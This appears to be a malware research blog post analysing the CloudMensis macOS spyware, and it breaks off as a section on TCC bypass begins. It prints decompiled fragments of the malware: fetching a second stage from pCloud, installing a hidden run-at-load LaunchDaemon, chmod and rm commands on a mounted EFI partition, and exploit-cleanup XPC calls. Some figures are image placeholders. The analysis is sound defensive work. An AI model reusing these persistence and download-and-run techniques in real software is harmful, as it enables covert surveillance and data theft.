I see what you did there: A look at the CloudMensis macOS spyware

Previously unknown macOS malware uses cloud storage as its C&C channel and to exfiltrate documents, keystrokes, and screen captures from compromised Macs

In April 2022, ESET researchers discovered a previously unknown macOS backdoor that spies on users of the compromised Mac and exclusively uses public cloud storage services to communicate back and forth with its operators. Following analysis, we named it CloudMensis. Its capabilities clearly show that the intent of its operators is to gather information from the victims' Macs by exfiltrating documents, keystrokes, and screen captures.

Apple has recently acknowledged the presence of spyware targeting users of its products and is previewing Lockdown Mode on iOS, iPadOS and macOS, which disables features frequently exploited to gain code execution and deploy malware. Although not the most advanced malware, CloudMensis may be one of the reasons some users would want to enable this additional defense. Disabling entry points, at the expense of a less fluid user experience, sounds like a reasonable way to reduce the attack surface.

This blogpost describes the different components of CloudMensis and their inner workings.

CloudMensis overview

CloudMensis is malware for macOS developed in Objective-C. Samples we analyzed are compiled for both Intel and Apple silicon architectures. We still do not know how victims are initially compromised by this threat. However, we understand that when code execution and administrative privileges are gained, what follows is a two-stage process (see Figure 1), where the first stage downloads and executes the more featureful second stage. Interestingly, this first-stage malware retrieves its next stage from a cloud storage provider. It doesn't use a publicly accessible link; it includes an access token to download the `MyExecute` file from the drive. In the sample we analyzed, pCloud was used to store and deliver the second stage.






Figure 1. Outline of how CloudMensis uses cloud storage services

Artifacts left in both components suggest they are called `execute` and `Client` by their authors, the former being the downloader and the latter the spy agent. Those names are found both in the objects' absolute paths and ad hoc signatures.



```
% gstrings d7bf702f56ca53140f4f03b590e9afcbc83809db | grep '\.o$'
...
/Volumes/Data/LeonWork/MainTask/BaD/execute/Build/Intermediates/execute.build/
Release/execute.build/Objects-normal/arm64/pCloud.o
/Volumes/Data/LeonWork/MainTask/BaD/execute/Build/Intermediates/execute.build/
Release/execute.build/Objects-normal/arm64/main.o
/Volumes/Data/LeonWork/MainTask/BaD/execute/Build/Intermediates/execute.build/
Release/execute.build/Objects-normal/arm64/AppDelegate.o
...
% codesign -dv d7bf702f56ca53140f4f03b590e9afcbc83809db
Executable=d7bf702f56ca53140f4f03b590e9afcbc83809db
Identifier=execute-55554944947776 3ad1e93566978b8d1de49835fb
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=681 flags=0x2(adhoc) hashes=10+7 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

Figure 2. Partial strings and code signature from the downloader component, `execute`



```
% gstrings 0aa94d8df1840d734f25426926e529588502bc08 | grep '\.o$'
...
/Volumes/Data/LeonWork/MainTask/BaD/Client_v29/DerivedData/Build/Intermediates.noindex/
Client.build/Release/Client.build/Objects-normal/x86_64/Yandex.o
/Volumes/Data/LeonWork/MainTask/BaD/Client_v29/DerivedData/Build/Intermediates.noindex/
Client.build/Release/Client.build/Objects-normal/x86_64/pCloud.o
/Volumes/Data/LeonWork/MainTask/BaD/Client_v29/DerivedData/Build/Intermediates.noindex/
Client.build/Release/Client.build/Objects-normal/x86_64/Cloud.o
/Volumes/Data/LeonWork/MainTask/BaD/Client_v29/DerivedData/Build/Intermediates.noindex/
Client.build/Release/Client.build/Objects-normal/x86_64/screen_keylog.o
/Volumes/Data/LeonWork/MainTask/BaD/Client_v29/DerivedData/Build/Intermediates.noindex/
Client.build/Release/Client.build/Objects-normal/x86_64/control_thread.o
/Volumes/Data/LeonWork/MainTask/BaD/Client_v29/DerivedData/Build/Intermediates.noindex/
Client.build/Release/Client.build/Objects-normal/x86_64/MyTCC.o
...
% codesign -dv 0aa94d8df1840d734f25426926e529588502bc08
Executable=0aa94d8df1840d734f25426926e529588502bc08
Identifier=Client-55554944 8a3f3648e73a340f87f2b088ccb859fc
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=5736 flags=0x2(adhoc) hashes=168+7 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

Figure 3. Partial strings and code signature from the spy agent component, `Client`

Figures 2 and 3 also show what appear to be internal names of the components of this malware: the project seems to be called `BaD` and interestingly resides in a subdirectory named `LeonWork`.


Further, `v29` suggests this sample is version 29, or perhaps 2.9. This version number is also found in the configuration filename.

The downloader component

The first-stage malware downloads and installs the second-stage malware as a system-wide daemon. As seen in Figure 4, two files are written to disk:

1. `/Library/WebServer/share/httpd/manual/WindowServer`: the second-stage Mach-O executable, obtained from the pCloud drive
2. `/Library/LaunchDaemons/.com.apple.WindowServer.plist`: a property list file to make the malware persist as a system-wide daemon

At this stage, the attackers must already have administrative privileges because both directories can only be modified by the root user.




```
v9 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithBool:", 1LL);
v10 = objc_retainAutoreleasedReturnValue(v9);
objc_msgSend(v4, "setObject:forKey:", v10, CFSTR("RunAtLoad"));
objc_release(v10);
objc_msgSend(v4, "setObject:forKey:", v38, CFSTR("ProgramArguments"));
objc_msgSend(v4, "writeToFile:atomically:", CFSTR("/Library/LaunchDaemons/.com.apple.WindowServer.plist"), 1LL);
v11 = objc_alloc((Class)&OBJC_CLASS___pCloud);
v36 = objc_msgSend(v11, "init");
v12 = objc_msgSend(v36, "DownloadFile:", CFSTR("/MyExecute"));
v37 = objc_retainAutoreleasedReturnValue(v12);
objc_msgSend(v37, "writeToFile:atomically:", CFSTR("/Library/WebServer/share/httpd/manual/WindowServer"), 1LL);
v41[0] = (__int64)CFSTR("-c");
v13 = objc_msgSend(
        CFSTR("/Library/WebServer/share/httpd/manual/WindowServer"),
        "stringByReplacingOccurrencesOfString:withString:",
        CFSTR(" "),
        CFSTR("\\ "));
v14 = objc_retainAutoreleasedReturnValue(v13);
v15 = (NSString *)objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("chmod +x %@"), v14);
```

Figure 4. CloudMensis downloader installing the second stage


Cleaning up after usage of a Safari exploit

The first-stage component includes an interesting method called `removeRegistration` that seems to be present to clean up after a successful Safari sandbox escape exploit. A first glance at this method is a bit puzzling considering that the things it does seem unrelated: it deletes a file called `root` from the EFI system partition (Figure 5), sends an XPC message to `speechsynthesisd` (Figure 6), and deletes files from the Safari cache directory. We initially thought the purpose of `removeRegistration` was to uninstall previous versions of CloudMensis, but further research showed that these files are used to launch sandbox and privilege escalation exploits from Safari while abusing four vulnerabilities. These vulnerabilities were discovered and [well documented]() by Niklas Baumstark and Samuel Groß in 2017. All four were patched by Apple the same year, so this distribution technique is probably not used to install CloudMensis anymore. This could explain why this code is no longer called. It also suggests that CloudMensis may have been around for many years.



```
v70[1] = CFSTR("diskutil mount -mountPoint /tmp/mnt /dev/disk0s1");
v16 = (NSArray *)objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:count:", v70, 2LL);
v17 = objc_retainAutoreleasedReturnValue(v16);
v18 = objc_msgSend(&OBJC_CLASS___NSTask, "launchedTaskWithLaunchPath:arguments:", CFSTR("/bin/sh"), v17);
v19 = objc_retainAutoreleasedReturnValue(v18);
objc_msgSend(v19, "waitUntilExit");
objc_release(v19);
objc_release(v17);
v69[0] = CFSTR("-c");
v69[1] = CFSTR("rm -f /tmp/mnt/root");
v20 = (NSArray *)objc_msgSend(&OBJC_CLASS___NSArray, "arrayWithObjects:count:", v69, 2LL);
v21 = objc_retainAutoreleasedReturnValue(v20);
v22 = objc_msgSend(&OBJC_CLASS___NSTask, "launchedTaskWithLaunchPath:arguments:", CFSTR("/bin/sh"), v21);
v23 = objc_retainAutoreleasedReturnValue(v22);
objc_msgSend(v23, "waitUntilExit");
objc_release(v23);
objc_release(v21);
v68[0] = CFSTR("-c");
v68[1] = CFSTR("diskutil umount /dev/disk0s1");
```

Figure 5. Decompiled code showing CloudMensis mounting the EFI partition



```
objc_release(v3);
mach_service = xpc_connection_create_mach_service("com.apple.speech.speechsynthesisd", 0LL, 0LL);
handler[0] = (__int64)_NSConcreteStackBlock;
handler[1] = 3254779904LL;
handler[2] = (__int64)__33__AppDelegate_removeRegistration__block_invoke;
handler[3] = (__int64)&__block_descriptor_40_e8_32s_e33_v16__0__NSObject_OS_xpc_object__8l;
handler[4] = (__int64)self;
xpc_connection_set_event_handler(mach_service, handler);
v57 = mach_service;
xpc_connection_resume(mach_service);
v7 = xpc_dictionary_create(0LL, 0LL, 0LL);
v58 = v7;
xpc_dictionary_set_int64(v7, "msg", "s");
xpc_dictionary_set_data(v7, "voiceSpec", "1337", 4uLL);
xpc_dictionary_set_bool(v7, "allVoices", 1);
v59 = xpc_connection_send_message_with_reply_sync(mach_service, v7);
```

Figure 6. Sending an XPC message to `speechsynthesisd`

The spy agent component

The second stage of CloudMensis is a much larger component, packed with a number of features to collect information from the compromised Mac. The intention of the attackers here is clearly to exfiltrate documents, screenshots, email attachments, and other sensitive data.

CloudMensis uses cloud storage both for receiving commands from its operators and for exfiltrating files. It supports three different providers: pCloud, Yandex Disk, and Dropbox. The configuration included in the analyzed sample contains authentication tokens for pCloud and Yandex Disk.

Configuration

One of the first things the CloudMensis spy agent does is load its configuration. This is a binary structure that is 14,972 bytes long. It is stored on disk at `~/Library/Preferences/com.apple.iTunesInfo29.plist`, encrypted using a simple XOR with a generated key (see the *Custom encryption* section).


If this file does not already exist, the configuration is populated with default values hardcoded in the malware sample. Additionally, it also tries to import values from what seem to be previous versions of the CloudMensis configuration at:

- `~/Library/Preferences/com.apple.iTunesInfo28.plist`
- `~/Library/Preferences/com.apple.iTunesInfo.plist`

The configuration contains the following:

- Which cloud storage providers to use and authentication tokens
- A randomly generated bot identifier
- Information about the Mac
- Paths to various directories used by CloudMensis
- File extensions that are of interest to the operators

The default list of file extensions found in the analyzed sample, pictured in Figure 7, shows that operators are interested in documents, spreadsheets, audio recordings, pictures, and email messages from the victims' Macs. The most uncommon format is perhaps audio recordings using the Adaptive Multi-Rate codec (using the `.amr`and `.3ga` extensions), which is specifically designed for speech compression. Other interesting file extensions in this list are `.hwp` and `.hwpx` files, which are documents for Hangul Office (now Hancom Office), a popular word processor among Korean speakers.




```
[illegible] aDocDocxXlsXlsx db '*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.hwp;*.hwpx;*.csv;*.pdf;*'
[illegible]                                          ; DATA XREF: __cfstring:cfstr_DocDocxXlsXlsx↓o
[illegible]                 db '.rtf;*.amr;*.3gp;*.m4a;*.txt;*.mp3;*.jpg;*.eml;*.emlx',0
[illegible] aHwModel        db 'hw.model',0         ; DATA XREF: __cfstring:cfstr_HwModel↓o
```

Figure 7. File extensions found in the default configuration of CloudMensis

Custom encryption

CloudMensis implements its own encryption function that its authors call `FlowEncrypt`. Figure 8 shows the disassembled function. It takes a single byte as a seed and generates the rest of the key by performing a series of operations on the most recently generated byte. The input is XORed with this keystream. Ultimately the current byte's value will be the same as one of its previous values, so the keystream will loop. This means that even though the cipher seems complex, it can be simplified to an XOR with a static key (except for the first few bytes of the keystream, before it starts looping).



```
; void __cdecl -[functions FlowEncrypt:::](
__functions_FlowEncrypt____ proc near
push    rbp
mov     rbp, rsp
test    rcx, rcx
jz      short loc_10003939A

mov     eax, 11h
xor     esi, esi
mov     r9d, 828CBFBFh

loc_100039370:
movzx   edi, r8b
xor     [rdx+rsi], dil
lea     eax, [rdi+rax+1Fh]
mov     rdi, rax
imul    rdi, r9
shr     rdi, 27h
imul    edi, 0FBh
sub     eax, edi
inc     rsi
mov     r8d, eax
cmp     rcx, rsi
jnz     short loc_100039370

loc_10003939A:
pop     rbp
retn
__functions_FlowEncrypt____ endp
```

Figure 8. Disassembled FlowEncrypt method


Bypassing TCC

Since the release of macOS Mojave (10.14) in 2018, access to some sensitive inputs, such as screen captures, cameras, microphones and keyboard events, are protected by a system called TCC, which stands for Transparency, Consent, and Control. When an application tries to access certain functions, macOS prompts the user whether the request from the application is legitimate, who can grant or refuse access. Ultimately, TCC rules are saved into a database on the Mac. This database is protected by System Integrity Protection (SIP) to ensure that only the TCC daemon can make any changes.

